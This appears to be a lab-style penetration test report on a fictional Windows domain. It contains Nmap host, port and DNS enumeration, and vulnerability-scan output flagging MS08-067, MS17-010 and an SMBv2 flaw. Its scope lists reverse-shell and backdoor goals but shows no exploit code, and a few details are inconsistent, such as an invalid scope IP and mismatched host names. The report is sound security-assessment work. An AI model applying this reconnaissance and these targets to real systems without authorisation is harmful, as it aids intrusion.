Penetration Testing Report

Interstellar

SECURITY

https://interstellarsecurity.com

Report Prepared for: Mr. John Smith

Report Prepared by: Dean Sheldon
Senior Security Consultant
Interstellar Security
dsheldon@interstellarsecurity.com

Testing Completed by Interstellar Security

Table of Contents:

Introduction

This penetration test was conducted by Interstellar Security.

Purpose

Interstellar Security was asked to perform a detailed Black Box security examination on a company's network to see what information could be found from the outside. This Penetration testing effort took place on _____________ and concluded on _____________. Some preliminary findings were provided under separate cover, and this report is being presented to show the full results of our testing efforts and to make recommendations where appropriate.

Scope

The scope of this examination includes everything within the following network address: 134.346.4.246. The only restriction is that brute forcing the admin password should not be conducted.

Information that can be found includes the following:

- NetBios names of each machine
- IP Address of each machine
- Installed Roles
- Local Administrator Account password
- Domain Administrator Account password
- Password hashes from all machines
- Attempt to crack all found hashes
- Type of OS, and the Operating System Keys
- DNS Information
    - MX records
    - NS records
    - A records
    - SRV records
- Any information about DHCP
- Shares
- HTTP version (Any Banner Grabbing)
- OPEN ports, listed for by machine
- Bind a Meterpreter shell using Metasploit.
- System UID's
- See if you can Bind a Backdoor
- Bind a Reverse Shell so you can free roam System32 folders
- Determine OS's vulnerabilities
- Any interesting information (What files have you found, and what is in them) There are challenges hidden, your job is to find them and solve them.

Project Outline

The penetration testing work done in serval steps:

- Scanning technologies used by this company (Server information, Web Framework used, Architecture … etc).
- Mapping the network and performing DNS enumeration to get all subdomains. (Using tools like Nmap, something else, etc)
- Searching for vulnerabilities in client machines and servers
- Attempt entry into the target network.
- Document findings and prepare final report

Reference Documents

This network examination utilized multiple references for compliance and utilization purposes.

- Learn Kali Linux 2019 - Glen D. Singh
- Mastering Kali Linux for Web Penetration Testing - Michael McPhee
- Mastering Kali Linux for Advanced Penetration Testing – Vijay Kumar Velu

Disclaimer

This document is confidential and only for use by the company receiving this information. Interstellar Security is not responsible for the loss of misuse of this document. The information presented in this document is provided as is and without warranty. Vulnerability assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

Process Narrative

This section walks through all steps made investigating the target.

Target Scanning

Scanning technologies used by this company (Server information, Web Framework used, Architecture … etc).

To scan the environment, we isolated our kali Linux instance with the target network - a LAN link in. Inside, we found the following devices:

Machine	**IP Address**	**Description**
Windows Server 2008 - NIA1701	19.66.9.8	Windows Server 2008 hosting a domain, LDAP Server and more.
Windows Server 2003 - NIA1701D	19.66.10.8	Windows Server 2003
Windows Server 2008 - NIA1701E	19.66.11.8	Windows Server 2008
Windows 7 - Richard Maru	19.87.9.30	Windows 7 Endpoint
Windows XP - ROXANNE	19.87.9.31	Windows XP Endpoint
Microsoft Windows 2000 - SMITH	19.87.9.32	Windows 2000 Endpoint
Kali Linux Instance 2020	19.87.9.28	
Kali Linux Instance 2019	19.87.9.29	

After Identifying our endpoints, we now move on to scanning each of them to get more details and see what may be vulnerable.

Windows Server 2008 - NIA1701

```
Host is up (0.00038s latency).
Not shown: 979 closed ports
PORT     STATE SERVICE     VERSION
53/tcp   open  domain      Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
```

Port	Status	Service	Operating System	Description
88/tcp	open	tcpwrapped		
135/tcp	open	msrpc	Microsoft Windows	RPC
139/tcp	open	netbios-ssn	Microsoft Windows	netbios-ssn

389/tcp	open	ldap	Microsoft Windows	Active Directory LDAP (Domain: blackhats.tos, Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds	Windows Server	(R) 2008 Enterprise 6001 Service Pack 1 microsoft-ds
464/tcp	open	tcpwrapped		
593/tcp	open	ncacn_http	Microsoft Windows	RPC over HTTP 1
636/tcp	open	tcpwrapped		
1801/tcp	open	msmq?		
2103/tcp	open	msrpc	Microsoft Windows	RPC
2105/tcp	open	msrpc	Microsoft Windows	RPC
2107/tcp	open	msrpc	Microsoft Windows	RPC
3268/tcp	open	ldap	Microsoft Windows	Active Directory LDAP (Domain: blackhats.tos, Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped		
49152/tcp	open	msrpc	Microsoft Windows	RPC
49153/tcp	open	msrpc	Microsoft Windows	RPC
49154/tcp	open	msrpc	Microsoft Windows	RPC
49155/tcp	open	msrpc	Microsoft Windows	RPC
49157/tcp	open	ncacn_http	Microsoft Windows	RPC over HTTP 1
49158/tcp	open	msrpc	Microsoft Windows	RPC

UDP

Port	State	Service	Version
53/udp	open	domain	Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
|	dns-nsid:		
|_	bind.version: Microsoft DNS 6.0.6001 (17714650)		
67/udp	open|filtered	dhcps	
68/udp	open|filtered	dhcpc	
88/udp	open	kerberos-sec	Microsoft Windows Kerberos (servertime: 2020-12-08 23:45:53Z)
123/udp	open	ntp	NTP v3
|	ntp-info:		
|_			
137/udp	open	netbios-ns	Microsoft Windows netbios-ssn (workgroup: BLACKHATS)
138/udp	open|filtered	netbios-dgm	
389/udp	open|filtered	ldap	
464/udp	open|filtered	kpasswd5	
500/udp	open|filtered	isakmp	
4500/udp	open|filtered	nat-t-ike	
5355/udp	open|filtered	llmnr	

MAC Address: 00:50:56:32:65:FD (VMware)

```
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: NIA1701; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008::sp1,
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: NIA1701, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:32:65:fd
(VMware)
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Enterprise 6001 Service Pack 1 (Windows Server (R) 2008 Enterprise
6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: NIA1701
|   NetBIOS computer name: NIA1701\x00
|   Domain name: blackhats.tos
|   Forest name: blackhats.tos
|   FQDN: NIA1701.blackhats.tos
|_  System time: 2020-12-08T18:16:41-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-12-08 18:16:41
|_  start_date: 2020-11-19 18:41:38

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 19.66.9.8
```

Windows Server 2003 - NIA1701D:

```
Host is up (0.00070s latency).
Not shown: 995 closed ports
```

PORT	STATE	SERVICE	VERSION	

135/tcp	open	msrpc	Microsoft Windows	RPC
139/tcp	open	netbios-ssn	Microsoft Windows	netbios-ssn
445/tcp	open	microsoft-ds	Windows Server	2003 3790 Service Pack 1 microsoft-ds
1028/tcp	open	msrpc	Microsoft Windows	RPC
1031/tcp	open	msrpc	Microsoft Windows	RPC
Service	Info:	OS:	Windows; CPE:	cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

```
Host script results:
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_nbstat: NetBIOS name: NIA1701D, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a0:e5:e0
(VMware)
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
|   Computer name: NIA1701D
|   NetBIOS computer name: NIA1701D\x00
|   Domain name: blackhats.tos
|   Forest name: blackhats.tos
|   FQDN: NIA1701D.blackhats.tos
|_  System time: 2020-12-08T18:32:22-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.90 seconds
```

Windows Server 2008 - NIA1701E

```
Nmap scan report for 19.66.11.8
Host is up (0.00051s latency).
Not shown: 985 closed ports
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 7.0
|	http-methods:		
|_			Potentially risky methods: TRACE
|_http-server-header:	Microsoft-IIS/7.0		
|_http-title:	IIS7		
135/tcp	open	msrpc	Microsoft Windows RPC

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows Server (R) 2008 Enterprise 6001 Service Pack 1 microsoft-ds (workgroup: BLACKHATS)
1801/tcp	open	msmq?	
2103/tcp	open	msrpc	Microsoft Windows RPC
2105/tcp	open	msrpc	Microsoft Windows RPC
2107/tcp	open	msrpc	Microsoft Windows RPC
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC

UDP

123/udp	open|filtered	ntp	
137/udp	open	netbios-ns	Microsoft Windows netbios-ssn (workgroup: BLACKHATS)
138/udp	open|filtered	netbios-dgm	
500/udp	open|filtered	isakmp	
4500/udp	open|filtered	nat-t-ike	
5355/udp	open|filtered	llmnr	

```
MAC Address: 00:0C:29:7F:9D:BF (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: NIA1701E; OS: Windows; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_server_2008:r2

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: NIA1701E, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:7f:9d:bf
(VMware)
| smb-os-discovery:
```

```
|   OS: Windows Server (R) 2008 Enterprise 6001 Service Pack 1 (Windows Server (R) 2008 Enterprise
6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: NIA1701E
|   NetBIOS computer name: NIA1701E\x00
|   Domain name: blackhats.tos
|   Forest name: blackhats.tos
|   FQDN: NIA1701E.blackhats.tos
|_  System time: 2020-12-08T18:58:27-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-08 18:58:27
|_  start_date: 2020-11-19 18:47:07

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 19.66.11.8
```

Windows XP - Roxanne

Host is up (0.0043s latency).
Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows XP microsoft-ds
123/udp	open	ntp	NTP
|	ntp-info:		
|_			
137/udp	open	netbios-ns	Microsoft Windows netbios-ssn (workgroup: BLACKHATS)
138/udp	open|filtered	netbios-dgm	
445/udp	open|filtered	microsoft-ds	
500/udp	open|filtered	isakmp	
1029/udp	open|filtered	solid-mux	
4500/udp	open|filtered	nat-t-ike	

```
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 2h29m51s, deviation: 3h32m07s, median: -8s
|_nbstat: NetBIOS name: ROXANNE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:24:c6:9a
(VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: Roxanne
|   NetBIOS computer name: ROXANNE\x00
|   Domain name: blackhats.tos
|   Forest name: blackhats.tos
|   FQDN: Roxanne.blackhats.tos
|_  System time: 2020-12-08T18:58:36-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
MAC Address: 00:50:56:24:C6:9A (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Service Info: Host: ROXANNE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -9s
|_nbstat: NetBIOS name: ROXANNE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:24:c6:9a
(VMware)

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 19.87.9.31
```

Windows XP - SMITH

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows XP microsoft-ds

PORT	STATE	SERVICE	VERSION
123/udp	open	ntp	NTP v3
|	ntp-info:		

|_			
137/udp	open	netbios-ns	Microsoft Windows netbios-ns (workgroup: BLACKHATS)
138/udp	open|filtered	netbios-dgm	
445/udp	open|filtered	microsoft-ds	
500/udp	open|filtered	isakmp	
1025/udp	open|filtered	blackjack	
1026/udp	open|filtered	win-rpc	
4500/udp	open|filtered	nat-t-ike	

```
MAC Address: 00:50:56:2A:9C:BA (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3
cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2
cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::-
cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows Server 2003 SP0 -
SP2
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_nbstat: NetBIOS name: SMITH, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:2a:9c:ba (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: SMITH
|   NetBIOS computer name: SMITH\x00
|   Domain name: blackhats.tos
|   Forest name: blackhats.tos
|   FQDN: SMITH.blackhats.tos
|_  System time: 2020-12-08T19:17:06-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Host script results:
|_clock-skew: 3s
|_nbstat: NetBIOS name: SMITH, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:2a:9c:ba (VMware)
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 19.87.9.32
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 19.87.9.32
```

Windows 7 - Richard Maru

```
Nmap scan report for 19.87.9.30
Host is up (0.00051s latency).
Not shown: 997 filtered ports
```


PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: BLACKHATS)

```
MAC Address: 00:0C:29:7D:0A:05 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or
Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft
Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2,
Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: RICHARD_MARU; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
|_nbstat: NetBIOS name: RICHARD_MARU, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:7d:0a:05
(VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Richard_Maru
|   NetBIOS computer name: RICHARD_MARU\x00
|   Domain name: blackhats.tos
|   Forest name: blackhats.tos
|   FQDN: Richard_Maru.blackhats.tos
|_  System time: 2020-12-08T19:52:36-05:00
```

```
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-09T00:52:36
|_  start_date: 2020-12-09T00:42:14

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 19.87.9.30


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 66.18 seconds
```

Network Mapping

Mapping the network and performing DNS enumeration to get all subdomains. (Using tools like Nmap, something else, etc)


Windows Server 2003 - NCC1701D
Windows Server 2008- NCC1701
Windows Server 2008- NCC1701E
WindowsXP - CURIE
Windows7 - Kobayashi Maru
Microsoft Windows2000 - Galileo

What we know:

Domain: blackhats.tos

Workgroup: BLACKHATS

Domain Host: Windows Server 2008 - NIA1701 at 19.66.9.8

DHCP Server: Windows Server 2008 - NIA1701 at 19.66.9.8

DNS Records:

Performing General Enumeration of Domain: blackhats.tos					
DNSSEC is not configured for blackhats.tos					
SOA	NIA1701.blackhats.tos	19.66.9.8			
NS	NIA1701.blackhats.tos	19.66.9.8			
Recursion enabled on NS Server 19.66.9.8					
Could not Resolve MX Records for blackhats.tos					
A	blackhats.tos	19.66.9.8			
AAAA	blackhats.tos	2002:1342:908::1342:908			
Enumerating SRV Records					
SRV	_kerberos._udp.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	88	100
SRV	_ldap._tcp.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	389	100
SRV	_gc._tcp.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	3268	100
SRV	_kerberos._tcp.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	88	100
SRV	_ldap._tcp.ForestDNSZones.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	389	100
SRV	_ldap._tcp.pdc._msdcs.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	389	100
SRV	_ldap._tcp.dc._msdcs.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	389	100
SRV	_ldap._tcp.gc._msdcs.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	3268	100
SRV	_kpasswd._tcp.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	464	100
SRV	_kpasswd._udp.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	464	100
SRV	_kerberos._tcp.dc._msdcs.blackhats.tos	NIA1701.blackhats.tos	19.66.9.8	88	100

Vulnerability Scanning

Searching for vulnerabilities in client machines and servers

Vulnerabilities on Windows Server 2008 - NIA1701

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
```

```
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 19.66.9.8

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the
connection
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista
Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute
arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field
in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds
memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the
connection
```

Nessus Scan Results:

40887 - **MS09-050**: Microsoft Windows SMB2 _Smb2ValidateProviderCallback() Vulnerability (975497) (EDUCATEDSCHOLAR) (uncredentialed check)

53514 - **MS11-030**: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Vulnerabilities on Windows Server 2003 - NIA1701D

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 19.66.10.8

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Vulnerabilities on Windows Server 2008 - NIA1701E

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 19.66.11.8
Host is up (0.00025s latency).
Not shown: 985 closed ports
PORT     STATE SERVICE
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-wnr1000-creds: ERROR: Script execution failed (use -d to debug)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the
connection
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista
Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute
arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field
in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds
memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
